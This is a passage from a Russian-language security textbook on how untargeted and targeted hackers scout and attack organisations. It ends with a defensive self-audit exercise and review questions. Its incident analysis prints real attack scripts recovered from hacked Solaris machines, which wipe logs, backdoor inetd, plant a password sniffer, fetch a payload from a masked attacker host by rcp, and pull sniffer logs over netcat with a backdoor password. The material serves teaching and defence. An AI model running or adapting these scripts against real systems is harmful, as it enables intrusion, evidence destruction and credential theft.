

Рис. 3.8. Скрытое сканированиеl

Разновидностью скрытого сканирования является сканирование со сбросом соединения (reset scan), при котором хакер посылает TCP RST-пакет по IP-адресу. Обычно этот пакет не вызывает никаких действий на системе-получателе, и на него не приходит ответ. Однако если указанная система не существует, то маршрутизатор сети, которой принадлежит адрес получателя, ответит ICMP-сообщением: "Хост недоступен" (рис. 3.9). Имеются другие способы сканирования, дающие схожий результат. Следует заметить, что сканирование со сбросом соединения выявляет системы, находящиеся в сети, но не позволяет определить выполняемые на них службы, как это делает скрытое сканирование.



Рис. 3.9. Сканирование со сбросом соединения

Примечание

Существуют способы скрытого сканирования, позволяющие определить открытые порты. Обычно они выполняются посредством передачи трафика к определенным портам. Если порт закрыт, он ответит RST-пакетом, в противном случае ответа получено не будет.

Иногда хакер выполняет предварительное исследование в несколько этапов. Сначала он выбирает имя домена (обычно произвольно) и начинает зонную передачу DNS, направленную к этому домену. Зонная передача регистрирует все системы и IP-адреса домена, известные DNS. Получив этот список, хакер запускает инструментальные средства типа Queso или Nmap для определения операционной системы потенциального объекта атаки. Скрытое сканирование выявит службы, выполняющиеся в системе, и эти данные используются для реальных атак.

Предварительное исследование по телефону

Предварительное исследование не ограничивается сбором интернет-адресов. Wardialing ("разведка по телефону") - еще один метод, используемый хакерами для выявления потенциальных жертв и определения систем, имеющих модем и отвечающих на входящие звонки. С помощью компьютера хакер в течение одной ночи производит дозвон по тысячам телефонных номеров, найденных в модемной линии. Современные программные средства способны различить модем и факс. После выявления ответивших модемов хакер обращается к каждому из них, определяя работающие программы. С помощью программы PC Anywhere (весьма привлекательной для злоумышленников) хакер захватывает управление ответившим компьютером.

Предварительное исследование через беспроводные сети

Быстрое распространение беспроводных сетей в организациях и у домашних пользователей также позволяет произвести хакерскую "разведку". Новый термин "wardriving" ("разведка на автомобиле") означает, что хакер разъезжает по городу с компьютером и адаптером беспроводной сети, выявляя точки входа беспроводных сетей. При этом используется устройство типа GPS (Global Positioning System - глобальная система навигации и определения положения) для записи координат таких точек. Иногда подобная разведка выполняется вместе с "warchalking". Хакер ориентируется по меловым отметкам на тротуарах или стенах зданий, показывающих, что в этом месте находится открытая беспроводная сеть (дополнительную информацию см. на сайте http://www.warchalking.org/).

После выявления беспроводной сети хакер воспользуется выходом в интернет для атаки других сайтов. Такой способ атаки отлично маскирует хакера, ведь ложный след ведет к беспроводной сети организации. Даже в случае обнаружения присутствия хакера выяснить его реальное место расположения очень трудно.

Методы атак

В общем случае хакер, использующий методы ненаправленных атак, имеет в своем распоряжении один или несколько (не очень много) эксплойтов. С помощью предварительной разведки он постарается найти системы, уязвимые к этим эксплойтам. Большинство хакеров, отыскав систему, попробуют взломать ее "в один прием". Более продвинутые взломщики с помощью специальных средств сканирования находят несколько уязвимых систем, а затем создают сценарии атаки, направленной против всех систем одновременно.

Использование взломанных систем

После взлома системы хакер обычно помещает в нее "черный ход", через который он будет входить в систему в дальнейшем. Часто "черные ходы" используются вместе с инструментом rootkit, включающим версию системы с кодом "троянского коня", который позволяет скрыть присутствие хакера. Некоторые хакеры закрывают уязвимое место, через которое они проникли внутрь, чтобы никто больше не мог управлять "их системой". Хакеры копируют файлы с паролями других систем, чтобы поработать на досуге над их вскрытием, загружают программу-снифер для захвата паролей. После взлома система используется для атаки или для предварительного зондирования.

В качестве примера рассмотрим реальную ситуацию. В конце июня 1999 г. многие системы подверглись атаке через интернет и были успешно взломаны. Нападение выглядело автоматизированным, поскольку взлом систем произошел в течение короткого промежутка времени. Исследование и анализ систем показали, что хакер применил для проникновения средство RPC Tooltalk, вызывающее переполнение буфера. После входа в систему хакер запускал сценарий, который выполнял следующие действия:

- закрывал уязвимое место, через которое хакер проник в систему;
- загружал "черный ход" в файл inetd, чтобы хакер мог возвращаться в систему;
- запускал в системе снифер паролей.

В процессе работы группа исследователей получила сценарии, которые выглядели так, будто отправлены от системы хакера. Но на самом деле они работали на взломанной системе, давая хакеру возможность

автоматизированного возврата в каждую вскрытую систему и извлечения файлов журнала снифера. Эти файлы включали идентификаторы пользователей и их пароли для каждой системы в локальной сети. В следующем разделе приведено содержание этих сценариев, чтобы вы могли понять, как хакер построил свою "империю".

Примечание

Такой тип сценариев встречается все чаще и чаще. Кроме того, появление червей, действующих аналогичным образом и возвращающих отчет своему разработчику, показывает, что эта атака не была уникальной.

Реальные сценарии атак

Сценарии, о которых рассказывалось выше, мы обнаружили во взломанных системах. Они показывают механизмы использования хакерами большого количества взломанных систем для сбора паролей.

Начнем исследование методов вторжения с системы-жертвы. Рассматриваемая система была взломана посредством переполнения буфера с помощью программы RPC Tooltalk для ОС Solaris. Был найден сценарий под названием bd, который загружался в систему.

```
unset HISTFILE; unset SAVEHIST
```

Хакер отключает файл журнала, чтобы его действия не фиксировались.

```
cp doc /usr/sbin/inetd;
chown root /usr/sbin/inetd;
chgrp root /usr/sbin/inetd;
touch 0716000097 /usr/sbin/inetd;
```

Хакер копирует файл doc поверх существующего inetd, изменяет владельца, группу и метку времени файла в соответствии с оригиналом.

```
rm -rf doc /tmp/bob /var/adm/messages /usr/lib/nfs/statd
/usr/openwin/bin/rpc.ttdb* /usr/dt/bin/rpc.ttdb*
```

Хакер удаляет файл doc, извлеченный из neet.tar, /tmp/bob (см. далее в разделе), сообщения (для удаления информации об атаке), файлы statd и rpc.ttdb (программу Tooltalk). Интересно, что хакер удалил также и метод, использовавшийся для получения доступа к системе.

```
rm -rf /var/log/messages /var/adm/sec* /var/adm/mail*
  /var/log/mail* /var/adm/sec*
```

Хакер удаляет дополнительные файлы журналов для скрытия своих действий.

```
/usr/sbin/inetd -s;
/usr/sbin/inetd -s;
telnet localhost;
/usr/sbin/inetd -s;
```

Хакер запускает две копии inetd. Затем с помощью telnet он подключается к локальному хосту и запускает третью копию inetd.

```
ps -ef | grep inetd | grep bob | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
```

Хакер определяет место расположения первоначальной версии inetd, отыскивая inetd и bob в таблице процессов. Затем он создает файл boo, содержащий строку "kill -9 {inetd process id}", изменяет разрешения файла так, что он становится исполняемым, и запускает его. Затем удаляет исходный процесс inetd.

```
ps -ef | grep nfs | grep statd | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
ps -ef | grep ttdb | grep -v grep | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
rm -rf boo
```

Затем он определяет место расположения процессов statd и ttdb и удаляет их таким же образом.

```
mkdir /usr/man/tmp
mv update ps /usr/man/tmp
cd /usr/man/tmp
echo 1 \"./update -s -o output\" > /kernel/pssys
chmod 755 ps update
./update -s -o output &
```

Хакер создает директорию в /usr/man и помещает туда снифер и файл ps. Он создает сценарий, активизирующий снифер при перезагрузке системы, и запускает снифер.

```
cp ps /usr/ucb/ps
mv ps /usr/bin/ps
touch 0716000097 /usr/bin/ps /usr/ucb/ps
```

Хакер заменяет исходный файл ps новым и изменяет его метку времени в соответствии с оригиналом.

```
cd /
ps -ef | grep bob | grep -v grep
ps -ef | grep stat | grep -v grep
ps -ef | grep update
```

Далее хакер проверяет, что все работает как надо. Огромный интерес для нас представляет сценарий bd. Он показывает изменения в системе и дает подсказку о том, как хакер вошел в систему. Ключевой момент здесь - ссылка на /tmp/bob. При анализе причин удаления хакером исходного процесса inetd мы предположили, что этот процесс выполнялся вместе с файлом конфигурации /tmp/bob (inetd можно вызвать для работы с файлом конфигурации, введенным в командной строке). Неизвестно, что было в этом файле, но, вероятно, исходный эксплойт Tooltalk позволял перезагружать inetd с новым файлом конфигурации.

Другим интересным моментом сценария является уничтожение хакером процессов, с помощью которых он проник в систему. Наверное, он не хотел, чтобы другие атаковали его "владение". Главной ошибкой сценария был запуск трех процессов inetd. Произошло следующее: множественные процессы inetd стали видны, и в папке /var/log/messages появились сообщения о том, что второй и третий процессы inetd не могут связаться с telnet и FTP-портами.

Взломав системы изначально с помощью эксплойта, хакер затем использовал сценарии для загрузки каждой системы со снифером и "черным ходом". Он создал три сценария. Первый сценарий назывался massbd.sh.

```
#!/bin/sh
for i in 'cat $1'; do (./bd.sh $i &);done
```

Этот сценарий использовал файл ввода (вероятно, список IP-адресов) и исполнял сценарий bd.sh (отличающийся от сценария bd, рассмотренного выше), направленный к каждому адресу.

В сценарии bd.sh содержатся всего две строки:

```
#!/bin/sh
./bdpipe.sh | telnet $1 1524
```

Данный сценарий дает хакеру ценную информацию о том, что делает в системе первоначально запущенный эксплойт переполнения буфера. Данный сценарий берет аргументы из командной строки и передает команды от

третьего сценария bdpipe.sh через telnet. Обратите внимание на порт назначения - 1524.

Третий сценарий называется bdpipe.sh. Он содержит набор команд, передаваемых через telnet и исполняющихся на целевой системе.

```
 #!/bin/sh
echo "cd /tmp;"
echo "rcp demos@xxx.yyy.zzz.aaa:neet.tar ./;"
sleep 2
echo "tar -xvf neet.tar;"
sleep 1
echo "./bd;"
sleep 10
echo "rm -rf neet.tar bd update*;"
sleep 10
echo "exit;"
```

Скрипт bdpipe.sh производит удаленное копирование файла neet.tar от другой системы, открывает файл и исполняет сценарий bd, найденный нами на компьютере-жертве. Этот сценарий удаляет neet.tar, bd и обновляет /tmp. Такой подход сработал не на всех системах, что позволило найти файл neet.tar и просмотреть его содержимое.

Можно предположить, что хакер планировал быстро взломать большое количество систем. Хотя сценарии несложные, много работы ушло на построение всех элементов атаки, чтобы добиться ширины ее размаха.

Из собранной информации видно, что хакер не стал загружать снифер на все системы-жертвы. Были найдены сценарии, предназначенные для извлечения собранных паролей. Первый сценарий назывался mget.sh.

```
for i in 'cat $1' ; do (./sniff.sh $i &) ; done
```

Этот сценарий использовал список IP-адресов для вызова sniff.sh. Сценарий sniff.sh содержит всего две строки:

```
#!/bin/sh
./getsniff.sh | ./nc -p 53982 $1 23 >> $1.log
```

Сценарий sniff.sh использовал IP-адреса для установки соединения с целевой системой через порт 23 (telnet) от специального порта отправителя (53982). Программа nc (называемая также netcat) позволяет устанавливать соединение от любого порта к любому порту. Находка этого сценария подсказала, что "черный ход" находился в измененном файле inetd. При установке

соединения telnet от порта 53982 измененный inetd мог отыскивать пароли и, в случае успеха, запускать интерпретатор команд.

Третий сценарий назывался getshniff.sh. Он передавался через соединение nc и выполнялся на целевой системе.

```
#!/bin/sh
sleep 2
echo "oir##t"
sleep 1
echo "cd /usr"
sleep 1
echo "cd man"
echo "cd tmp"
sleep 2
echo "cat output*"
sleep 1
echo "exit"
```

Сценарий getshniff.sh. дал нам пароль, который использовался вместе с измененным inetd (oir##t). Он вводил данные в nc для закрытия соединения с целевой системой и получал выходной файл из снифера.

Все эти сценарии наглядно показывают, чем занимался хакер в системе. После взлома системы он мог удаленно получать журналы снифера и, следовательно, проникать в системы, на которые не попал во время первой атаки. Автоматизация процесса взлома и извлечения паролей давала возможность быстрого доступа к большому количеству систем и расширения успеха с помощью получения и сохранения дополнительных паролей.

Выявление методов направленных хакерских атак

Хакер, использующий методы направленных атак, пытается проникнуть в конкретную организацию или нанести ей ущерб. Мотивацией его действий является стремление получить от организации информацию определенного типа. Он стремится причинить вред несколькими способами, используя для этого направленные DoS-атаки. Уровень мастерства таких хакеров выше, чем у тех злоумышленников, которые не имеют определенных целей.

Объекты атак

Выбор объекта атаки обычно обоснован - это информация, представляющая интерес для хакера. Хакера может нанять сторонняя организация для получения некоторых сведений. Независимо от причины, объектом атаки становится конкретная организация (не обязательно ее внутренняя система).

Предварительное исследование

В направленных хакерских атаках производится физическая разведка, а также предварительное исследование адресов, телефонных номеров, системы, сферы деятельности.

Предварительное исследование адресов

В процессе предварительного исследования адресов выявляется адресное пространство, используемое в организации. Эту информацию можно найти во многих местах. В первую очередь, служба DNS позволяет определить адреса веб-серверов организации: адрес главного DNS-сервера в домене и адрес почтового сервера. Отыскать нужные адреса можно с помощью Американского реестра номеров интернета (American Registry of Internet Numbers, ARIN) (http://www.arin.net/). В ARIN возможен поиск по имени для нахождения адресных блоков, назначенных данной организации.

Дополнительные доменные имена, назначенные организации, имеются в Network Solutions (теперь часть VeriSign) (http://www.networksolutions.com/). Для каждого найденного домена с помощью службы DNS определяются дополнительный веб-сервер, почтовый сервер и диапазон адресов. Поиск этой информации не привлекает внимания целевой системы.

Много информации об используемых адресах даст зонная передача от главного DNS-сервера домена. Если сервер позволяет осуществлять такую передачу, то в результате возможно получение списка всех известных ему систем домена. Это весьма ценная информация, но такой подход может обратить на себя внимание целевой системы. Правильно настроенные DNS-серверы ограничивают зонную передачу. В этом случае попытка получения информации заносится в журнал событий и выявляется администратором

Используя все вышеперечисленные способы, хакер получает список доменов, назначенных организации, адреса всех веб-серверов, почтовых серверов и главных серверов, список диапазонов адресов и, потенциально, список всех используемых адресов. Большую часть этой информации он найдет, не вступая в непосредственный контакт с организацией-жертвой.

Предварительное исследование телефонных номеров

Предварительное исследование телефонных номеров выполнить сложнее, чем отыскать сетевые адреса. Узнать главный номер организации можно в справочной либо на веб-сайте, поскольку организации публикуют там свои контактные телефоны и номера факсов.

После получения телефонных номеров хакер ищет работающие модемы, воспользовавшись программой типа "wardialer". Приблизительно определив

блок телефонных номеров, используемых организацией, он начинает дозвон по этим номерам. Однако такая деятельность не останется незамеченной, так как будут прозваниваться многие офисные номера. Поэтому хакер постарается выполнить это в нерабочее время или в выходные дни, чтобы уменьшить вероятность обнаружения.

Осложняет работу то обстоятельство, что он не знает номера наверняка. В результате у него на руках могут оказаться модемные подключения других организаций, которые в данный момент ему не очень-то нужны.

В конце концов, хакер получит список номеров с отвечающим модемом. Возможно, он пригодится ему, а возможно, и нет. Хакеру предстоит проделать большую работу для сбора необходимой информации.

Предварительное исследование беспроводных сетей

Хакер проверит близлежащий район (автомобильные стоянки, другие этажи здания, улицу) на предмет наличия беспроводных сетей. Эту разведку он выполнит без особых усилий, прогуливаясь вокруг здания или проезжая на автомобиле. В большинстве случаев его попытки подключения к беспроводной сети не будут зарегистрированы

Примечание

Выполняя такое исследование, хакер должен физически находиться рядом с целевым объектом.

Предварительное исследование системы

Предварительное исследование систем представляет потенциальную опасность для хакера, но не с точки зрения задержания и ареста, а с точки зрения привлечения внимания. В процессе сбора данных хакер определяет используемое оборудование, операционные системы и их уязвимые места.

Хакер применяет развернутую отправку пинг-пакетов, скрытое сканирование или сканирование портов. Если он хочет остаться "в тени", то будет выполнять все очень медленно - один пинг-пакет по одному адресу примерно каждый час. Такая деятельность останется незамеченной для большинства администраторов.

Сканирование для определения операционных систем скрыть труднее, так как сигнатуры пакетов большинства инструментальных средств хорошо известны, и системы обнаружения вторжений (Intrusion Detection Systems, IDS) с большой степенью вероятности выявят эти попытки. Хакер может отказаться от использования известных инструментов и применит скрытое сканирование портов. Если система отвечает через порт 139 (NetBIOS RPC),

то это, вероятно, Windows (NT, 2000, XP, 95 или 98), если через порт 111 (Sun RPC/portmapper) - то это система Unix. Почтовые системы и веб-серверы выявляются через подключение к определенным портам (25 - для почты, 80 - для веб) и исследование ответа. В большинстве случаев можно узнать тип используемого программного обеспечения и, следовательно, операционную систему. Такие подключения выглядят вполне легальными, не привлекая внимания администраторов или систем IDS.

Выявление уязвимых мест представляет для хакера серьезную опасность. Это можно сделать, осуществляя атаки или исследуя систему на наличие уязвимости. Одним из способов является проверка номера версии популярного программного обеспечения, например, почтового сервера или DNS-сервера, которая и подскажет известные уязвимые места

Если хакер воспользуется сканером уязвимых мест, то он с большой долей вероятности вызовет сигнал тревоги в системе обнаружения вторжений. Один сканер поможет хакеру отыскать единственную "прореху", другой выявит большее количество уязвимых мест. Независимо от используемого инструмента, хакер соберет нужную информацию, но, скорее всего, его присутствие будет замечено.

Предварительное исследование сферы деятельности

Понимание сферы деятельности организации очень важно для хакера. Он должен знать, как используются компьютерные системы, где размещена ценная информация и аппаратура. Эти знания помогут ему определить место расположения вероятной цели. Например, если сайт электронной коммерции вместо обработки транзакций владельцев кредитных карт отправляет покупателей на сайт банка, это означает, что на целевой системе не хранятся номера кредитных карт.

При проведении предварительного исследования хакер постарается выяснить, каким способом можно максимально навредить системе. Производителю, на единственной ЭВМ которого хранятся все производственные планы и материальные заказы, можно нанести серьезный ущерб выводом этой ЭВМ из строя. Именно эта ЭВМ станет главной целью для хакера, желающего максимально навредить этому производителю.

Частью бизнес-модели любой организации является размещение служащих и порядок осуществления ими своих функций. Организации, располагающиеся в одном помещении, способны обеспечить периметр безопасности вокруг всех важных систем. В организациях с множеством подразделений, связанных через интернет или выделенные каналы, может быть надежно защищена основная сеть, но слабо - удаленные офисы. Уязвимыми становятся организации, разрешающие служащим выполнять удаленное подключение. В этом случае домашние компьютеры сотрудников

используют виртуальные частные сети для подключения к внутренней сети организации. Самым простым способом получения доступа в организацию в этом случае станет взлом одной из домашних систем.

И последним этапом разведки является сбор информации о служащих. Многие организации размещают информацию о руководителях на своем веб-сайте. Такая информация представляет большую ценность, если хакер задумает воспользоваться методами социального инжиниринга. Дополнительную информацию даст поиск в интернете по имени домена организации. Таким способом можно получить адреса электронной почты служащих, размещающих в интернете группы новостей, или список почтовых адресов. Зачастую в адресах электронной почты сотрудников содержатся идентификаторы пользователей.

Физические методы сбора данных

Физические методы сбора данных в основном используются в направленных хакерских атаках. Зачастую они позволяют получить доступ к нужной информации или компьютеру без реального взлома системы компьютерной безопасности организации.

Хакер ведет наблюдение за зданием, в котором размещается организация. Он изучает компоненты физической безопасности: устройства контроля доступа, камеры наблюдения и службу охраны. Он наблюдает за тем, как входят посетители, как выходят служащие во время перерыва. Такое наблюдение позволяет выявить слабые стороны системы физической безопасности, которые можно использовать для проникновения в здание.

Хакер проследит и за тем, как обращаются с мусором и выброшенными документами. Если все это складывается в мусорный бак позади здания, то он может ночью порыться в нем и найти интересующую информацию.

Методы атак

Имея на руках всю необходимую информацию об объекте атаки, хакер выберет наиболее подходящий способ с минимальным риском обнаружения. Запомните, что хакер, осуществляющий направленную атаку, заинтересован остаться в тени. Он вряд ли выберет метод атаки, который включит систему тревоги. Будем иметь это в виду при изучении электронных и физических методов атак.

Электронные методы атак

Хакер провел успешную разведку и выявил все внешние системы и все подключения к внутренним системам. Во время сбора данных об организации он определил уязвимые места систем. Выбор любого из них

опасен, так как объект атаки может иметь системы обнаружения вторжения. Использование известных методов атак приведет в действие такую систему и вызовет ответные действия.

Хакер попытается скрыть атаку от IDS, разбивая ее на несколько пакетов. Но он никогда не будет уверен, что атака прошла незамеченной. Поэтому в случае успешного завершения атаки он сделает так, чтобы состояние системы выглядело как обычно. Хакер не станет удалять файлы журналов событий, поскольку это сразу привлечет внимание администратора. Вместо этого он уничтожит записи в журнале, выдающие его присутствие. Войдя в систему, хакер установит "черный ход" для последующих проникновений в систему.

Если хакер решит атаковать с помощью дозвона по телефону, он поищет удаленный доступ с легко угадываемым паролем или вовсе без пароля. Его первоочередными целями станут системы с удаленным управлением или системы администратора. Он атакует их в нерабочее время, чтобы предотвратить обнаружение атаки служащими.

Если хакер нашел уязвимую домашнюю систему служащего, он будет атаковать ее напрямую либо отправит туда вирус или "троянского коня". Подобная программа попадает на компьютер в виде вложения в сообщение электронной почты, которое самостоятельно исполняется и инсталлируется при открытии вложения. Такие программы особенно эффективны, если компьютер работает под управлением системы Windows.

При выявлении беспроводных сетей хакер получает способ легкого доступа. Нередко беспроводные сети являются частью внутренней сети организации и имеют меньше установленных и работающих устройств безопасности (типа систем IDS).

Физические методы атак

Самым простым физическим методом атак является исследование содержимого мусорного бака в ночное время. В нем можно найти всю необходимую информацию. Если такой информации не окажется, то кое-какие сведения пригодятся для атак социального инжиниринга.

Социальный инжиниринг - самый безопасный метод физической атаки, с помощью которого можно проникнуть в систему. Ключевой момент такой атаки - маленькая ложь. К примеру, хакер позвонит секретарю в приемной и узнает номер службы поддержки. Затем он свяжется с удаленным офисом и под видом секретаря разузнает о каком-нибудь служащем. Следующий звонок - в службу поддержки - он сделает от его имени: попросит номер телефона для локального дозвона или скажет, что забыл пароль. Добытая

информация позволит хакеру войти в систему с легальным ID и паролем пользователя.

Самым опасным типом физической атаки является реальное проникновение в организацию. В этой книге мы не будем описывать взлом помещения, хотя серьезный хакер решится и на это. Оказавшись внутри, он подключит свой переносной компьютер к сети. Во многих компаниях недостаточно контролируются внутренние сетевые подключения, поэтому в распоряжении злоумышленника окажется вся сеть. Если служащие не научены докладывать о посторонних в офисе, у хакера будет масса времени для поиска нужной информации.

Использование взломанной системы

Хакер будет использовать взломанную систему в своих целях, стараясь скрыть следы своего присутствия настолько тщательно, насколько возможно. Такие хакеры не хвастаются своими победами. Взломанная система станет для него стартовой площадкой для проникновения в более засекреченные внутренние системы. Все действия будут выполняться максимально скрытно, чтобы не привлечь внимания администраторов.

Проведите предварительное исследование своей организации

Данный проект показывает, как хакер будет проверять вашу организацию на наличие уязвимых мест. Предполагается, что вы загрузили и установили программы nmap (http://www.insecure.org/) и Nessus (http://www.nessus.org/).

Шаг за шагом

1. Определите IP-адрес веб-сервера своей организации. Введите в командной строке nslookup <имя_веб-сервера>. Возвращаемое значение и будет IP-адресом вашего веб-сервера.
2. Определите IP-адрес своего почтового сервера. В командной строке введите nslookup. После запуска программы введите set type=mx и нажмите ENTER. Затем введите <имя вашего домена> и нажмите ENTER. Программа возвратит список основных и дополнительных почтовых серверов.
3. Перейдите с помощью веб-браузера по адресу http://www.arin.net/ и в строке поиска введите адреса. Возвратится информация о том, кто владеет блоком адресов. Теперь вы имеете неплохое представление о блоках адресов, назначенных вашей организации, а при наличии хостинга - и адресе главного веб-сайта.
4. Введите в строке поиска имя своей организации и получите список всех назначенных ей IP-адресов.
5. Перейдите с помощью веб-браузера по адресу http://www.network-solutions.com/ и введите в строке поиска имя своего домена. Вы

получите информацию о размещении своей организации посредством выдачи списка соединений. Теперь вы знаете основные DNS-серверы, обслуживающие ваш домен.

6. При наличии программы nmap воспользуйтесь ею для развернутой отправки пинг-пакетов или для скрытого сканирования адресного пространства, выявленного в предыдущих шагах. Вы узнаете о том, какие хосты сейчас находятся в режиме онлайн. Помните о том, что при наличии межсетевого экрана сканирование портов займет некоторое время.
7. При наличии программы Nessus воспользуйтесь ею для сканирования уязвимых мест выявленных хостов. Предупредите сетевых администраторов и службу безопасности перед началом своих действий, чтобы не создавать инцидентов безопасности.

Выводы

Данный проект позволяет получить базовую информацию о пространстве IP-адресов организации и ее системах. Шаги с 1 по 5 не требуют подключения к системам организации. В результате их выполнения и собирается основная информация об организации и используемом адресном пространстве.

Шаги 6 и 7 должны выполняться с разрешения сетевых администраторов и администраторов службы безопасности, поскольку могут вызвать сигнал тревоги в системах обнаружения вторжений. По окончании работы вы получите довольно полную распечатку систем и их уязвимых мест.

Контрольные вопросы

1. Примером какого уязвимого места является в NFS установка разрешений корневой директории rw для всех пользователей?
2. Когда используются нетехнические средства для получения доступа в систему?
3. Какая часть памяти является объектом атаки на переполнение буфера?
4. Какой тип переменных используется при выполнении атаки на переполнение буфера?
5. Какая ошибка программирования позволяет выполнить атаку имитации IP-адреса?
6. Какой пакет не отправляется при выполнении синхронной атаки?
7. Существует ли способ защиты от грамотно разработанной DOS-атаки?
8. Что ищут хакеры, использующие ненаправленные методы атак?
9. Как хакер использует систему после взлома с помощью ненаправленной атаки?
10. Какой сайт используется для сбора информации об IP-адресах?
11. Какая часть предварительного исследования является наиболее опасной для хакера при подготовке направленной атаки?

12. Какой тип инструмента представляет собой программа Nmap?
13. С какой целью запускается атака DoS во время выполнения атаки имитации IP-адреса?
14. Чем представляется программа "троянский конь" для пользователя?
15. Для чего нужна программа nc?